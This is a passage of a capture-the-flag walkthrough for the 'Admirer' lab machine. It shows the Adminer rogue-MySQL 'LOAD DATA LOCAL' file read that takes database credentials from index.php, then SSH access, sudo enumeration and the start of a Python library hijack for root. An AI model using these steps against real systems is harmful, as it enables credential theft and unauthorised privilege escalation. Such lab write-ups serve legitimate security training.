
**How Does It Work?**

First, the attacker will access the victim's Adminer instance, but instead of trying to connect to the victim's MySQL database, they connect "back" to their own MySQL database hosted on their own server.

Second, using the victim's Adminer (connected to their own database) – they use the MySQL command 'LOAD DATA LOCAL', specifying a local file on the victim's server. This command is used to load data from a file local to the Adminer instance, into a database. This is relevant to the attack because eCommerce site such as Magento often store database credentials in plain text in configuration files in

24. What is adminer

1. I google `what is adminer`
2. Adminer is a tool for managing content in databases. It natively supports MySQL, MariaDB, PostgreSQL, SQLite, MS SQL, Oracle, Elasticsearch and MongoDB. Adminer is distributed under Apache license in a form of a single PHP file. Its author is Jakub Vrána who started to develop this tool as a light-weight alternative to phpMyAdmin, in July 2007. Wikipedia
3. It is a lightweight alternative to phpMyAdmin
4. This page goes into detail on this exploit.
5. <https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool>




25. Next, I check out `/adminer.php`.

```
1. http://10.129.229.101/utility-scripts/adminer.php
2. I will try the waldo credentials
=====
$username = "waldo";
$password = "Wh3r3_1s_w4ld0?";
=====
3. I get access denied so I try the other password found in index.php
=====
$servername = "localhost";
$username = "waldo";
$password = ]F7jLHw:*G>UPrTo}~A"d6b
$dbname = "admirerdb";
=====
4. It makes sense that this would be the password because it also shows the database name required when logging in.
5. Access denied
```

26. Wow, lol this box is a pain. Access denied as well. I try the password for `w.cooper`.

```
1. w.cooper@admirer.htb
fgJr6q#S\W:$P
2. I will try waldo:fgJr6q#S\W:$P
```



27. I drop a netcat to listen on 3306 to see if I get a hit on my connection on that port

```
1. > nc -nlvp 3306
Listening on 0.0.0.0 3306
2. I type:
3. my tun0
4. foo
5. password
6. for database I just type database.
7. > nc -nlvp 3306
Listening on 0.0.0.0 3306
Connection received on 10.129.229.101 34288
```

8. It actually worked. We got connection back. A way we can manipulate this is to create a mysql server on our local machine. This should give us access to adminer. It will be a MariaDB running on our own machine so just a recommendation, give it a good password, or delete it when you are done with this box.

9. This will require that we install mysql.

## Installing mysql on arch and securing it

28. I recommend you follow the guide at this link below to install mysql on BlackArch

1. <https://www.geeksforgeeks.org/how-to-install-and-configure-mysql-on-arch-based-linux-distributionsmanjaro/>
2. All the commands in the guide are important but the most important one is the following.
3. sudo mysql\_secure\_installation
4. After running the above command you will be asked a series of questions. It says you do not need to change the root password, but I always do. Also disable remote logging into root unless you have to have it. I have include the verbose questions and yes or no answers. MySQL is definitely an attack vector for many hackers. Normally I do not even have it installed unless I need it.

## MySQL secure setup questions

29. How I answered the secure setup questions on a BlackArch os

```
1. > sudo mysql_secure_installation
/usr/bin/mysql_secure_installation: Deprecated program name. It will be removed in a future release, use 'mariadb-secure-installation' instead

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
      SERVERS IN PRODUCTION USE!  PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
haven't set the root password yet, you should just press enter here.

Enter current password for root (enter for none):
OK, successfully used password, moving on...

Setting the root password or using the unix_socket ensures that nobody
can log into the MariaDB root user without the proper authorisation.

You already have your root account protected, so you can safely answer 'n'.

Switch to unix_socket authentication [Y/n] n
... skipping.

You already have your root account protected, so you can safely answer 'n'.

Change the root password? [Y/n] y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
... Success!

By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them. This is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.

Remove anonymous users? [Y/n] y
... Success!

Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.

Disallow root login remotely? [Y/n] Y
... Success!

By default, MariaDB comes with a database named 'test' that anyone can
access. This is also intended only for testing, and should be removed
before moving into a production environment.

Remove test database and access to it? [Y/n] Y
- Dropping test database...
... Success!
- Removing privileges on test database...
... Success!
```


Reloading the privilege tables will **ensure** that all changes made so far will take effect immediately.

Reload privilege tables now? **[Y/n]** **Y**  
... Success!

Cleaning up...

All done! If you have completed all of the above steps, your MariaDB installation should now be secure.

Thanks **for** using MariaDB!



### Create a database, user, and table

30. We will create a database, user, and table we can use for this exploit and later delete

```
1. > sudo systemctl start mariadb

2. > mariadb -uroot -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 19
Server version: 11.5.2-MariaDB Arch Linux

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

3. MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
4 rows in set (0.001 sec)


4. MariaDB [(none)]> create database Pwned;
Query OK, 1 row affected (0.001 sec)

5. MariaDB [(none)]> use Pwned;
Database changed

6. MariaDB [Pwned]> create user 'foo'@'10.129.229.101' identified by 'foo123%^$&'
-> ;
Query OK, 0 rows affected (0.044 sec)

7. MariaDB [Pwned]> GRANT ALL on Pwned.* to 'foo'@'10.129.229.101';
Query OK, 0 rows affected (0.011 sec)
```





31. Now go to the adminer.php login and put in the information

```
1. SUCCESS I get Logged in.
2. I did not show the logged in page because I want to show what we need to put into the login page.
>>> System: MySQL
>>> Server: Your Tun0 ip address
>>> Username: The username you created when you ceated the fake database.
>>> Database: I put pwnedDB but I re-did it and created `Pwned` as my database. Really, that does not matter. What matters
is that when you create the user, database that you do the last two commands in mysql correctly.
=====
MariaDB [Pwned]> create user 'foo'@'10.129.229.101' identified by 'foo123%^$&'
-> ;
Query OK, 0 rows affected (0.044 sec)

MariaDB [Pwned]> GRANT ALL on Pwned.* to 'foo'@'10.129.229.101';
Query OK, 0 rows affected (0.011 sec)
=====
3. foo is the username name in this example and the ip is the "Server's" ip address not your Tun0. I had to do this 3 times
because I kept on putting my Tun0 ip in the `target server's` ip. Well that was wrong and I could not get it to connect
until I realized what was wrong. Lastly, use the password you made when you created your user not the mysql root password.
```



### Resources

```
1. I had a-lot of issues connecting to my mysql database from the target server. They were simple mistakes but I did some
more research so I will not forget how to do this again in the future. In this remote connection I did not need to modify
any `/etc/my.cnf` or whatever cnf you are supposed to modify. It should just work on blackarch. You should not have to
modify anything if you setup mysql correctly allowing for remote login. I think that is the only thing you need to answer as
`yes`. I recommend deleting this database and user after we are done and also changing your password and disallowing remote
login unless it is necessary.
2. YouTube: `MySQL - Allow remote connections from any host`
3. https://www.techrepublic.com/article/how-to-set-change-and-recover-a-mysql-root-password/
4. https://confluence.atlassian.com/jirakb/configuring-database-connection-results-in-error-host-xxxxxxx-is-not-allowed-to-
connect-to-this-mysql-server-358908249.html
5. https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool
```

### How this exploit works

32. Next, I click `SQL command` to the left of the dashboard

1.

Lets side-track a moment to read up on this exploit some more.
2.

Read up on the following site and watch the short video if you can. It will help you gain a proper understanding on how this exploit works.
3.

``https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool``

33. According to the site we will need to create a table and a column.

1.

Our database is named Pwned. Make sure to ``> use Pwned;`` so that you are making a table in the right database.
2.

MariaDB [Pwned]> create table data(output varchar(1024));  
Query OK, 0 rows affected (0.048 sec)
3.

I create a table named ``data`` and a column named ``output`` that is 1024 bytes in length.
4.

MariaDB [Pwned]> create table data(output varchar(1024));  
Query OK, 0 rows affected (0.048 sec)
- MariaDB [Pwned]> show tables;

Tables_in_Pwned
data

1 row in set (0.001 sec)
5.


MariaDB [Pwned]> describe data;

Field	Type	Null	Key	Default	Extra
output	varchar(1024)	YES		NULL	

1 row in set (0.001 sec)
6.

MariaDB [Pwned]> select \* from data; <<< Right now data should be empty because we have yet to put any data into the columns. Data in this example is the name of our table. I should have probrably picked a better name but hopefully that does not confuse you. You can also specify the column you want to show.
7.

MariaDB [Pwned]> select output from data;  
Empty set (0.000 sec)



34. Now, let's go back to the `SQL command` dashboard

1.

I go back to MySQL session on my local machine and type the following.
2.

MariaDB [Pwned]> GRANT ALL on data.\* to 'foo'@'10.129.229.101';  
Query OK, 0 rows affected (0.011 sec)
3.

The reason I did that is because I kept getting errors of permission. So this is just allowing all on the table. The database is still ``Pwned`` I am just grant all permissions on the table ``data``.
4.

I see what was wrong. I do not think that was even necessary. I need to name the database and then the table in the ``SQL command`` input.
- load data local infile "/var/www/html/index.php" into table Pwned.data
5.

I tried with ``/etc/passwd`` but I get a file restriction error.

```

    $servername = "localhost";
    $username = "waldo";
    $password = "&<h5b~yK3F#{PaPB&dA}{H>";
    $dbname = "admirerdb";

    // Create connection
    $conn = new mysqli($servername, $username, $password, $dbname);
    // Check connection
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }

```

35. Now go back to your mysql session and enter the following command to render the data inside the column `output`.

```

1. MariaDB [Pwned]> select output from data;
-----

$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";

2. Notice that the pasword for waldo is a different one from the first one we exfiltrated from the html.tar.gz file in FTP.
I think that is where we got the original index.php file at. Anyway, it was a different password for waldo. I think this
password should work when we try to ssh as waldo this time.

```

## SSH as waldo

36. I try the new password we found to ssh as waldo

```

1. waldo:&<h5b~yK3F#{PaPB&dA}{H>
2. ▷ ssh waldo@10.129.229.101
waldo@10.129.229.101s password: &<h5b~yK3F#{PaPB&dA}{H>
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
waldo@admirer:~$ export TERM=xterm
3. SUCCESS!

```

## Begin Enumeration

37. Begin enumration

```

1. waldo@admirer:~$ cat user.txt
4bff5698358a19fc17cdd070ca554108
2. waldo@admirer:~$ id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
3. waldo@admirer:~$ uname -srm
Linux 4.9.0-19-amd64 x86_64
4. waldo@admirer:~$ cat /etc/os-release
PRETTY_NAME="Devuan GNU/Linux aSCII"
NAME="Devuan GNU/Linux"
ID=devuan
ID_LIKE=debian
HOME_URL="https://www.devuan.org/"
SUPPORT_URL="https://devuan.org/os/community"
BUG_REPORT_URL="https://bugs.devuan.org/"
5. waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
6. We can execute `admin_tasks.sh` as root
7. waldo@admirer:~$ sudo /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]

```

```
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 8
Bye!
```

### Finding a code vulnerability

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

38. Analyzing /opt/scripts/admin\_tasks.sh.

- 1. The script admin\_tasks.sh is running a python3 script when you select option `6) Backup web data`

### Python library hijacking

```
waldo@admirer:~$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

39. The python script is named /opt/scripts/backup.py

- 1. Why am I targeting this script?
- 2. I am targeting this python script because it is being run out of /opt and because since we have sudo privileges on `admin\_tasks.sh` and that file can run `backup.py` then by proxy we can easily to hijack backup.py and insert malicious code that will be executed `admin\_tasks.sh` and elevate us to root.
- 3. The reason I am able to view the file `/opt/backup.py` is because waldo is a part of "admins"
- 4. waldo@admirer:~\$ ls -lahr /opt/scripts 2>/dev/null
total 16K
-rwxr----- 1 root admins 198 Dec 2 2019 backup.py
-rwxr-xr-x 1 root admins 2.6K Dec 2 2019 admin\_tasks.sh
drwxr-xr-x 3 root root 4.0K Nov 30 2019 ..
drwxr-xr-x 2 root admins 4.0K Dec 2 2019 .
- 5. waldo@admirer:~\$ id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)

40. The vector I have in mind is the shutil python module.

- 1. I do not think a path hijacking will work with python3. It may but paths would be python paths. The python library hijacking would be much easier to pull off.
- 2. from shutil import make\_archive
- 3. This is what I meant about python paths
- 4. waldo@admirer:~\$ python -c 'import sys; print sys.path'
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86\_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
- 5. We would have to hijack on of these python library paths instead of a normal system path.
- 6. We will need to go through all the paths to find the module `shutil.py`, luckily I know that most likely `shutil.py` will



```
be located in `/usr/lib/python2.7`
7. waldo@admirer:~$ ls -la /usr/lib/python2.7/shutil.py
-rw-r--r-- 1 root root 19075 Feb  6 2022 /usr/lib/python2.7/shutil.py
